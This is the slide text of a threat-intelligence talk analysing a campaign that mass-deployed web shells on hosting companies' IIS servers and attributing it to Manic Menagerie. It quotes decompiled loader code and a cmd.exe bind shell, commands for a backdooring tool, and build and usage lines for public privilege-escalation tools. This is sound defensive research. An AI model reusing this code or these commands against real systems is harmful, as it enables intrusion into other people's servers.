



Everyone Gets a Web Shell! Or, Backdooring Web Hosting Companies in Scale

Daniel Frank
Threat Research Team Leader
Cortex XDR
Palo Alto Networks



About Me

> Threat Research Team Leader

Cortex XDR Threat Research Team, Palo Alto Networks

- > Threat hunting

- > Malware analysis

- > Reverse engineering

- > Speaker, first BotConf!

Agenda

01

Background

02

Diving Deeper

03

Additional
TTPs

04

Attribution

05

Key
Takeaways

The background is a dark blue gradient with abstract geometric patterns of light blue lines and dots, resembling a network or starry space. The patterns are concentrated in the top-left and bottom-right corners.

01

Background

Background

What happened?

A campaign by an unknown threat actor (at the time) targeting web hosting companies

What were they doing there?


Exploiting vulnerable servers and web applications
Deploying cryptocurrency miners

Second wave

Evolving toolset
Deploying web shells
Mass backdooring of legitimate websites



Web Shell Access by "w3wp.exe"



Let's Break it Down

Suspicious
Folder
%programdata%\x\

1

3

"w3wp.exe" as
the parent
process

Suspicious
scripts and
executables


2

4

Web shell
access
App_Web_xvuga1zl.dll



ASP to C# to DLL



IIS




webshell.aspx



csc.exe



C# code



App_Web_<random>.dll



02

Diving
Deeper

Step 1: Search in %programdata%\x\

SRC_PROCESS_PATH	FILE_PATH
C:\Windows\System32\inetsrv\w3wp.exe	C:\ProgramData\x\112.db
C:\Windows\System32\inetsrv\w3wp.exe	C:\ProgramData\x\mimidrv.sys
C:\Windows\System32\inetsrv\w3wp.exe	C:\ProgramData\x\PCHunter64.zip
C:\Windows\System32\inetsrv\w3wp.exe	C:\ProgramData\x\112.db
C:\Windows\System32\inetsrv\w3wp.exe	C:\ProgramData\x\goopdate.dll
C:\Windows\System32\inetsrv\w3wp.exe	C:\ProgramData\x\112.db

C:\Windows\System32\inetsrv\w3wp.exe

C:\ProgramData\x\sh.exe

C:\Windows\System32\inetsrv\w3wp.exe

C:\ProgramData\x\goopdate.dll

C:\Windows\System32\inetsrv\w3wp.exe

C:\ProgramData\x\112.db

C:\Windows\System32\inetsrv\w3wp.exe

C:\ProgramData\x\goopdate.dll

C:\Windows\System32\inetsrv\w3wp.exe


C:\ProgramData\x\x.bat

Step 2: Searching For sh.exe activity

FILE_PATH	SRC_PROCESS_PATH	SRC_CMD
C:\[REDACTED]\wwwroot\images\44czi34av.aspx	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\ [REDACTED] \images\BlhRhKwn.asp	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\ [REDACTED] \images\aSG1500a.aspx	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\images\U5f9grV.asp	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\ [REDACTED] \images\30w10C94k.a...	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\ [REDACTED] \images\2wMc1.asp	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\ [REDACTED] \images\kESJuH.aspx	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\ [REDACTED] \images\E8D75HpEc.asp	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\images\bwy30h.asp	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\ [REDACTED] \css\gNI3zt0hJ.asp	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul
C:\[REDACTED]\wwwroot\ [REDACTED] \images\S1nYR9.asp	C:\ProgramData\x\sh.exe	sh.exe -f Sameip_site_path.txt -p asp.txt 1 nul

Hijacked
websites
root
directories

Step 3: Browse and Compare



ONEPIECE

App_Web_xvugalzl.dll

```
base.Response.Clear();  
string text = "ONEPIECE";  
string text2 = base.Request["x_best_911"];  
string text3 = "unsa";  
string text4 = "fe";
```

```
new JSLocalField("__w", typeof(HtmlTextWriter).TypeHandle, 0),  
new JSLocalField("parameterContainer", typeof(Control).TypeHandle, 1),  
new JSLocalField("tips", typeof(string).TypeHandle, 2),  
new JSLocalField("Mike", typeof(string).TypeHandle, 3),  
new JSLocalField("b", typeof(string).TypeHandle, 4),
```

Strings from sh.exe

```
.data:004071C0 aMikkkkkkkkkkk db 'mikkkkkkkkkkkkkkkkkke',0 ; DATA  
.data:004071C0  
.data:004071D7 align 4  
.data:004071D8 ; char aXBest911[]  
.data:004071D8 aXBest911 db 'x_best_911',0 ; DATA  
.data:004071E3 align 4  
.data:004071E4 ; char aTipssssss[]  
.data:004071E4 aTipssssss db 'tipsssssss',0 ; DATA  
.data:004071F0 ; char aStrohp[]
```

Step 4: String Found in sh.exe


Command Prompt

```
.asp|yzddmr6  
x.txt  
\index.aspx  
.aspx|  
.aspx  
x.aspx  
index  
default  
\index.php  
.php?x=  
.php  
x.php  
/images/  
/js/  
/includes/  
.asp|  
/css/  
.asp  
\css  


```

Step 5: Simulation of sh.exe

```
sh.exe -f Sameip_site_path -p asp.txt 1 nul
```



```
asp.txt - Notepad
File Edit Format View Help
C:\Users\User\Desktop\shell1.asp
C:\Users\User\Desktop\shell2.asp
C:\Users\User\Desktop\shell3.asp
```



```
Sameip_site_path.txt - Notepad
File Edit Format View Help
C:\Users\User\Desktop\shells
```

Step 5: Results!

The image shows a Windows file explorer window displaying a directory structure. The address bar shows the path `shells > css`. The file list includes:

Name	Date modified	Type
23MPs.asp		
65P1E.php		
boF1g.php		
FSD60o.asp		
M6197w.php		
TfKm3sZ.asp		

Overlaid on the bottom right is a Notepad window titled `Sameip_site_ok.txt - Notepad`. The text inside the Notepad window lists the following URLs:

```
http://C:\Users\User\Desktop\shells\COM8.2V34XN.c  
http://C:\Users\User\Desktop\shells/css/23MPs.asp  
http://C:\Users\User\Desktop\shells/NUL.84xErq4Z.c  
http://C:\Users\User\Desktop\shells/css/FSD60o.asp  
http://C:\Users\User\Desktop\shells/css/M6197w.php  
http://C:\Users\User\Desktop\shells/css/boF1g.php  
http://C:\Users\User\Desktop\shells/LPT9.Dtu98.cer  
http://C:\Users\User\Desktop\shells/css/TfKm3sZ.as  
http://C:\Users\User\Desktop\shells/css/65P1E.php
```

Backdooring in Scale

1

sh.exe



2

Hosted
websites



3

Web shell




Impact

Legitimate websites into:

- C2 servers
- Botnet
- Sell access
- Malvertising
- Cryptocurrency mining



Additional
TTPs



Vulnerable Web Applications

Publicly Available Tools

RunasCs v1.5 - @splinter_code

Usage:

RunasCs.exe username password [process_function] [-l logon_type] [-r ...]

README.md

PetitPotam

PoC tool to coerce Windows hosts to authenticate to other machines via MS-EFSRPC EfsRpcOpenFileRaw or other functions :)

Exploit for EfsPotato (MS-EFSRPC EfsRpcEncryptFileSrv with SelpersonatePrivilege local privilege escalation vulnerability).

build

#for 4.x

```
csc.exe EfsPotato.cs -nowarn:1691,618  
csc /platform:x86 EfsPotato.cs -nowarn:1691,618
```

#for 2.0/3.5

```
C:\Windows\Microsoft.Net\Framework\v3.5\csc.exe EfsPotato.cs -nowarn:1691,618  
C:\Windows\Microsoft.Net\Framework\v3.5\csc.exe /platform:x86 EfsPotato.cs -nowarn:1691,618
```

Juicy-Potato

Exploitation

Juicy Potato is a Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM.

First Check that you've SelpersonatePrivilege Enabled

Description	State
Shut down the system	Enabled
Bypass traverse checking	Enabled
Remove computer from docking station	Disabled
Impersonate a client after authentication	Disabled
Create global objects	Enabled
Increase a process working set	Enabled
Change the time zone	Disabled

[eages/](#)



Custom Tools

Loader


```
GetSystemInfo(&SystemInfo);
if ( SystemInfo.dwNumberOfProcessors == 1 )
{
    LoadLibraryW(0i64);
    ExitProcess(0);
}
strcpy(fileName, "x.tmp");
memset(&FileName[6], 0, 0x1FAui64);
v3 = OpenFile(fileName, &ReOpenBuff, 0);
v4 = (void *)v3;
if ( v3 != -1i64 )
{
    FileSize HFILE v3; // eax HANDLE v3, 0i64);
    v6 = operator new(FileSize);
    NumberOfBytesRead = 0;
    v7 = v6;
    VirtualProtect(&unk_7FF7E22368F0, 0x7B0ui64, 0x40u, &flOldProtect);
    ReadFile(v4, v7, FileSize, &NumberOfBytesRead, 0i64);
    sub_7FF7E2221000((__int64)v7);
}
return 0;
```

IIS Traversal Go Tool

```
C:\Users\John\Desktop>goiis.exe /?
Config Path: C:\inetpub\temp\appools\

panic: runtime error: invalid memory address or nil pointer dereference
[signal 0xc0000005 code=0x0 addr=0x20 pc=0x4d062b]

goroutine 1 [running]:
main.walkDir.func1(0x50bff8, 0x19, 0x0, 0x0, 0x577460, 0xc04205e180, 0x20, 0x4f2ca0)
    D:/gogogo/GoYuYanDeGongJu/001-IISGetDomainInfo/bin.go:40 +0x4b
path/filepath.Walk(0x50bff8, 0x19, 0xc042036460, 0x7, 0x0)
    C:/Go/src/path/filepath/path.go:396 +0x96
main.walkDir(0x50bff8, 0x19, 0xc042030247, 0x7, 0x0, 0x0, 0x2, 0xc04205e120, 0x28)
    D:/gogogo/GoYuYanDeGongJu/001-IISGetDomainInfo/bin.go:47 +0x150
main.main()
    D:/gogogo/GoYuYanDeGongJu/001-IISGetDomainInfo/bin.go:16 +0x148
```



Tools 2023 Update

```
FFFFF          FFF FFFFFFFF
FFFFFFFF        FFF FFFFFFFF
FFF FFFF        FFF FFF FFF      FFF      FFF
FFF FFF         FFF FFF FFF      FFF      FFF
FFF FFF         FFF FFF FFF      FFF      FFF
FFFF           FFFFFFFF FFFFFFFF FFF FFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF
FFFF           FFFF FFFF FFF FFFF FFF FFFF FFFF FFFF FFF FFF FFF FFF FFFF
FFFF FFFF FFF FFF FFF FFF FFFFFFFF FFF FFF FFF F F FFF FFF FFF FFF
FFFF FFF FFF FFFFFFFF FFF FFF FFFF FFF FFF FFFFFFFF FFF FFF FFFF
FFF FFF FFF FFF FFF FFF FFF FFF FFF FFFF FFF FFF FFF FFF FFF
FFFF FFFF FFFF FFF FFFF FFF FFF FFF FFFF FFF FFFF FFF FFF FFF FFF
FFFFFFFF FFFFFFFF FFFFFFFF FFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF
FFFFFFFF FFFF FFFFFFFF FFF FFFF FFFF FFFFFFFF FFFF FFFF
```

```
while ( 1 )
{
    EventA = CreateEventA(0i64, 1, 0, "sysnullevt");
    if ( GetLastError() == 183 )
        CloseHandle(EventA);
    WSASStartup(0x202u, &stru_140054A50);
    v5 = WSASocketA(2, 1, 6, 0i64, 0, 0);
    name.sa_family = 2;
    s = v5;
    v6 = sub_14000C928("80");
    *(_WORD *)name.sa_data = htons(v6);
    *(_DWORD *)&name.sa_data[2] = inet_addr("0.0.0.0");
    WSASocket(s, &name, 16, 0i64, 0i64, 0i64, 0i64);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 256;
    StartupInfo.hStdError = (HANDLE)s;
    StartupInfo.hStdOutput = (HANDLE)s;
    StartupInfo.hStdInput = (HANDLE)s;
    CreateProcessA(0i64, (LPSTR)"cmd.exe", 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation);
    Sleep(0x1770u);
}
```

Arguments:
-cmd Required:True CommandLine (default cmd /c whoami)

Example:
GodPotato -cmd "cmd /c whoami"

Chinese (Simplified) - Detected ↔ English

后门类

D:\project\后门类

\dllnc\exenc\x64\Release\exenc.pdb

Hòu mén lèi

3 / 5,000

Backdoor category




04

Attribution

Let's talk about it...

1st Clue: Invalid Certificate of sh.exe



Searching for the Certificate's Issuer



Australian Government
Australian Signals Directorate


ACSC Australian
Cyber Security
Centre

Manic Menagerie: Malicious activity targeting web hosting providers

ACSC Report 2018-143

26 pages

Invalid Certificate of sh.exe



2022



2018 - ACSC

Other Similarities

01



Shared hashes of
web shells and tools

02

C:\programdata\x

Suspicious folder

03

hs.com

mylcx.exe

Files naming conventions

QUESTION:



Attribution Diamond Model

Adversary

Manic Menagerie 2.0

Capability

Web shells
LPE tools
Custom backdooring tool (sh.exe)
RID hijacking tool
Cryptocurrency miners
StreamEx Malware

Infrastructure

134.122.191[.]223

Victimology

Web hosting and IT companies
in the US and EU



Manic Menagerie 2.0




Who are the targets?

Web hosting and IT companies in the AU, US, and EU
2018 - present



What is their motivation?

Financially motivated threat actor



How?

Vulnerable web applications and IIS
Cryptocurrency miners
Search engine optimization
Web shells
Custom and publicly available tools



05

Key
Takeaways

Key Takeaways

01

Manic
Menagerie 2.0: a
blast from the
past

02

Highly adaptive
threat actor
(tools and
strategy)

03

IT Hygiene
IT Hygiene
IT Hygiene
...



Thank you!

Questions?

Read the blog:

<https://unit42.paloaltonetworks.com/manic-menagerie-targets-web-hosting-and-it/>

CREDITS: This presentation template was created by **Slidesgo**, and includes icons by **Flaticon** and infographics & images by **Freepik**



